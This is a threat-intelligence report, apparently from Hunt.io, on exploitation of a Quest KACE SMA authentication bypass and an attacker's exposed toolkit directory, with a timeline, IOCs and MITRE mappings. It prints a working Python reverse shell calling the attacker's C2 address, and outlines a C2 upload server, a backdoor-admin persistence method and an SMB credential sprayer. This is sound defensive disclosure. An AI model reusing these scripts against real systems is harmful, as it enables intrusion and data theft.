CVE-2025-32975: The Open Directory Behind the KACE SMA Breach and 60+ Downstream Victims
Published on
Quest KACE Systems Management Appliance (SMA) is a widely deployed on-premises platform that enterprises use for endpoint management, handling software deployment, patch distribution, inventory, and scripted administrative control across managed devices. That privileged position makes it an exceptionally high-value target for an attacker who controls a KACE SMA appliance, which, in many environments, can reach every managed endpoint from a single trusted management plane.
CVE-2025-32975 is a critical authentication bypass vulnerability in KACE SMA's SSO authentication handling mechanism with a CVSS score of 10.0. The flaw allows an unauthenticated, network-reachable attacker to impersonate legitimate users, including administrators, without supplying any credentials.
Ten months after Quest published a patch, active exploitation of CVE-2025-32975 was observed in customer environments, with internet-exposed instances still running vulnerable versions. Hunt.io's scan data shows more than 12,000 K1000 appliances currently internet-facing and disclosing version strings that predate the patch, across standard and non-standard ports.
Hunt.io AttackCapture™ recorded a snapshot of an exposed directory at 216.126.225[.]156:8000 on March 12, 2026, three days after the reported exploitation began. The directory contained the attacker's complete toolkit hosted on the C2 server, giving defenders a direct look at the post-exploitation infrastructure and operational workflow. The primary victim identified in the data is HIQ, a managed IT services provider in the Boston area whose KACE appliance managed endpoints for over 60 named client organizations.
Here is the complete exploitation timeline for disclosure.
| Date | Event |
|---|---|
| May 27, 2025 | Quest publishes advisory and fixed builds for CVE-2025-32975 and related CVEs (CVE-2025--32976, CVE-2025-32977, CVE-2025-32978) |
| June 2025 | Public NVD entry and disclosure tracking begins |
| March 9, 2026 | Arctic Wolf observes the first malicious activity consistent wito_POSTh active exploitation |
| March 12, 2026 | Hunt.io captures open directory at 216.126.225[.]156:8000; C2 directory timestamp confirms attacker staging |
| March 23--24, 2026 | Public reporting by Invaders, Vulert, and The Hacker News |
| April 21-30, 2026 | Hunt.io contacts Quest KACE security team multiple times by email to report findings. No response received |
| May 12, 2026 | Hunt.io research published; Full attacker toolkit disclosure |
Key Takeaways
The open directory at 216.126.225[.]156:8000, captured by Hunt.io on March 12, 2026, exposes the attacker's complete post-exploitation toolkit staged three days after the first exploitation of CVE-2025-32975.
The 308 MB toolkit covers the full intrusion lifecycle across 219 files, including reverse shells, a bidirectional C2 file server, account creation, an SMB credential sprayer, WMI reconnaissance, and a custom TCP-multiplexed SOCKS5 tunnel for persistent, covert network access.
Six Next.js prototype pollution exploit payloads (uploaded_file, server, route, api, app, _next) were found alongside the KACE toolkit.
Hardcoded credentials in two separate scripts confirm at least two additional victim environments beyond the primary compromise.
The data dump confirmed the primary victim as HIQ, a Boston-area managed IT services provider.
The exfiltrated MariaDB dump reveals the appliance-managed endpoints for over 60 named client organizations spanning law enforcement, government, healthcare, education, and the private sector.
The exfiltrated database exposes 10 HIQ internal operator accounts with real identities, machine information, and network subnet.
LNK file forensics from Tor_20Browser.lnk and Session.lnk attribute the operator to a Windows Server 2019 machine with hostname windows-utah-8g, consistent with a rented VPS, operating as the built-in Administrator (SID S-1-5-21-504120582-3758515814-672085452-500).
C2 Infrastructure Overview
Using Hunt.io AttackCapture™, we identified an exposed file directory hosted at 216.126.225[.]156:8000 on March 12, 2026, located on infrastructure operated by RouterHosting LLC.
The exposed directory contained 219 files across 36 directories totaling 308 MB, fully accessible with no authentication required. The directory structure exposed a wide range of post-exploitation tooling, including network reconnaissance utilities (such as nbtscan), tunneling and proxy tools like Earthworm (EWhere64.exe), scripts for lateral movement and exploitation (e.g., smb.py, rs.py, and share.txt), and a large archive (sql.zip, ~50 MB) likely containing victim data.
Moreover, a full Tor Browser package (~256 MB) was also present, suggesting the operator relied on anonymity networks for operational access to the command-and-control environment.
The presence of PowerShell scripts (AddUser.ps1, cm_disk.ps1), Python utilities, and network tools (nc.exe) indicates the server functioned as a centralized toolkit repository supporting reconnaissance, persistence, and lateral movement activities following initial compromise.
 Figure 1. Hunt.io AttackCapture™ view of the exposed directory at 216.126.225[.]156:8000, showing the attacker's toolkit repository with 219 files (308 MB), including a full Tor Browser package and multiple reconnaissance and exploitation utilities.
 Figure 2. Detailed listing of tools and scripts within the exposed C2 directory, including Earthworm tunneling binaries, nbtscan, netcat, PowerShell scripts, and Python exploitation utilities, highlighting the infrastructure used to support post-exploitation.
The full file listing captured by Hunt.io covers every component of the attacker's operational toolkit. The table below categorizes each artifact by its operational role and associated MITRE ATT&CK technique.
| File | Size | Operational role | MITRE ATT&CK |
|---|---|---|---|
| uploadserver.py | 747 B | C2 bidirectional file server | T1105 Ingress Tool Transfer |
| rs.py | 215 B | Reverse shell (callbacks to port 23946) | T1059.006 Python |
| AddUser.ps1 | 380 B | Persistence (backdoor admin account creation) | T1136.001 Local Account |
| share.txt | 276 B | Persistence (inline PowerShell one-liner variant) | T1136.001 |
| smb.py | 3 KB | SMB credential spray and admin share validation | T1110.003 Credential Spraying, T1021.002 |
| cm_disk.ps1 | 5 KB | Domain-wide WMI reconnaissance (AD computers, disk, users, OS) | T1082, T1018 |
| 1.py | 4 KB | Tunnel client (victim-side, connects to C2 port 9002) | T1572 Protocol Tunneling |
| 2.py | 5 KB | SOCKS5 multiplexing proxy server (operator-side) | T1572, T1090 Proxy |
| print_param.py | 933 B | HTTP POST logger/data capture on port 9008 | T1119 Automated Collection |
| EWhere64.exe | 65 KB | Earthworm proxy tool (binary) | T1572 |
| nbtscan | 33 KB | NetBIOS network scanner | T1046 Network Service Discovery |
| nc.exe | 39 KB | Netcat (shell relay and port forwarding) | T1059, T1090 |
| sql.zip | 50 MB | Victim Data | T1005 Local Data from System |
| Tor Browser | 256 MB (36 files) | Operator OPSEC (anonymous browsing) | T1090.003 Multi-hop Proxy |
| Tor Browser.lnk | 889 B | Windows shortcut to Tor Browser executable | T1082 |
| Session.lnk | 2 KB | Shortcut to Session encrypted messenger (Loki Project) | T1102 |
| uploaded_file, server, route, api, app, _next | ~520 B each | Next.js prototype pollution exploits payloads | T1190 Exploit Public-Facing App |
Three observations stand out at this inventory level. First, the toolkit is architecturally complete; every phase of a post-compromise operation is covered by at least one dedicated tool, from initial shell access through tunneled lateral movement.
Second, the sheer presence of Tor Browser (256 MB, the largest artifact) on a staging server suggests this machine was also used as a direct operator workstation, not solely as infrastructure.
Third, the Next.js exploit payloads indicate the attacker was pursuing multiple initial access vectors in parallel; CVE-2025-32975 was not their only avenue of interest.
Script-by-Script Breakdown
The following section provides a detailed analysis of each script and its operational role.
uploadserver.py: C2 File Server
The uploadserver.py is a minimal Python HTTP server that extends Python's built-in SimpleHTTPRequestHandler to support POST requests. On receiving a POST, it extracts the filename from the request path, reads exactly Content-Length bytes from the body, and writes the result to disk in the working directory.
This makes the server bidirectional:
GET requests serve the attacker's toolkit to victims
POST requests receive exfiltrated data or updated payloads back to the C2
Example:
do_POST:
filename = os.path.basename(self.path)
content_length = int(self.headers['Content-Length'])
post_data = self.rfile.read(content_length)
→ writes to disk
Copy Figure 3. The uploadserver.py is a Python script, implementing a simple HTTP server on port 8000 that accepts POST requests to upload files, allowing operators to transfer tools or exfiltrated data to the attacker-controlled server hosted by RouterHosting LLC.
Note:
The server listens on port 8000 (the same port used by the open directory), which means the same process that served tools to victims also accepted inbound data from them, creating a single unified channel without requiring any additional infrastructure.
rs.py: Reverse Shell
The rs.py is a classic Python reverse shell which creates a TCP socket, connects outbound to 216.126.225[.]156 on port 23946, duplicates all three standard file descriptors (stdin/0, stdout/1, stderr/2) to the socket, then spawns /bin/sh -i.
The result is a fully interactive shell session routed back to whatever listener the attacker is running on port 23946, likely a netcat handler (nc -lvp 23946) or Metasploit multi/handler.
Example Code:
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(('216.126.225.156',23946))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
subprocess.call(['/bin/sh','-i'])
Copy Figure 4. The rs.py reverse shell script connecting to 216.126.225[.]156:23946, enabling remote command execution from the attacker's C2 server hosted by RouterHosting LLC.
Remarks:
The choice of port 23946 is a deliberate separation from the file server. The shell callback and tool delivery use different ports, meaning the attacker can lose one listener without affecting the other. This is the execution pivot point. Once KACE SMA runs this script via its runkbot.exe agent or a remote command, the attacker has an interactive shell on the victim regardless of the KACE host OS.
AddUser.ps1 and share.txt: Persistence via Backdoor Account
These two files are variants of the same persistence mechanism. Both scripts create a backdoor local account enrolled in the Administrators and Remote Desktop Users groups, maintaining privileged access over both SMB and RDP regardless of other controls.
AddUser.ps1 is a clean, structured PowerShell script suitable for scheduled task execution or file-based deployment.
 Figure 5. AddUser.ps1 is a PowerShell script used to create a kace_admin account and add it to the Administrators and Remote Desktop Users groups, establishing persistent privileged and remote access on the compromised system.
Whereas the share.txt contains a single PowerShell -ExecutionPolicy Bypass -Command "..." one-liner that accomplishes the same outcome, but is useful when the attacker has only command-line access and cannot write a file to disk first.

 Figure 6. share.txt: PowerShell command that creates a new local user (kace_admin), assigns it to the Administrators and Remote Desktop Users groups, and enables persistent privileged access on the compromised Windows system.
Remarks:
The use of SIDs rather than hardcoded group names ("Administrators", "Remote Desktop Users") is a deliberate choice. A SID-based lookups resolve correctly on any Windows locale, whereas adding the account to the RDP group is equally deliberate, even if SMB is blocked by a host firewall, the attacker retains interactive GUI access over RDP port 3389.
smb.py: SMB Credential Sprayer and Admin Validator
The smb.py uses the "smbprotocol", a Python library to test credential pairs against SMB hosts. It exposes two functions. The first function, access_smb() establishes a session and checks whether the supplied username and password authenticate successfully. The second function, access_smb_admin() attempts to connect to the C$ administrative share, a definitive test for local administrator-level access, since mounting C$ is restricted to local administrators by Windows default policy.
Example:
access_smb(ip, username, password, domain):
→ connect → authenticate → success/fail
access_smb_admin(ip, username, password, domain):
→ connect → authenticate → TreeConnect C$ share
→ success = confirmed local admin
Copy Figure 7. access_smb() function from smb.py used to authenticate to remote SMB services with supplied credentials, validating whether username/password combinations successfully establish a session with the target host.
 Figure 8. access_smb_admin() function attempts to access the administrative share (C$) after authentication, determining whether the credentials provide administrative-level SMB access on the target system.
The script first attempts without SMB encryption. If the server returns a SMB encryption is required error, it catches the exception and retries with require_encryption=True, making it effective against environments that mandate encrypted SMB sessions.
The script's main block hardcodes username and password against host 192.168.0[.]205 strongly suggests this credential was already harvested from a victim environment, and the script is being used to validate it and pivot to additional hosts. The timeout is set to two seconds per host, enabling rapid iteration across subnet ranges.
 Figure 9. Example execution of the access_smb_admin() function demonstrating an authentication attempt to 192.168.0[.]205 using administrator credentials to verify administrative SMB access to the target host.
cm_disk.ps1: Domain-Wide WMI Reconnaissance
cm_disk.ps1 is the most operationally sophisticated script in the toolkit. It uses Get-ADComputer to enumerate every computer object in an Active Directory domain, resolves each to an IP via DNS, then launches a 10-thread runspace pool to query each host simultaneously over WMI (via CIM).
For each reachable host, it collects: disk usage per drive (used GB), system uptime in days, currently logged-in user, and OS caption, then prints results in real time as threads complete.
A hardcoded domain administrator credential for BRI Insurance, an Indonesian insurance company, is embedded in cm_disk.ps1 confirms that at least one additional environment was fully compromised before this toolkit was staged.
The presence of this credential, a domain administrator account for a real organization, in the attacker's toolkit confirms that at least one victim environment had already been fully compromised and was now being reused to facilitate lateral enumeration across the same network.
 Figure 10. Script queries Active Directory to enumerate up to 10,000 domain computers from the domain controller 192.168.140[.]6, collecting hostnames and distinguished names for further processing.
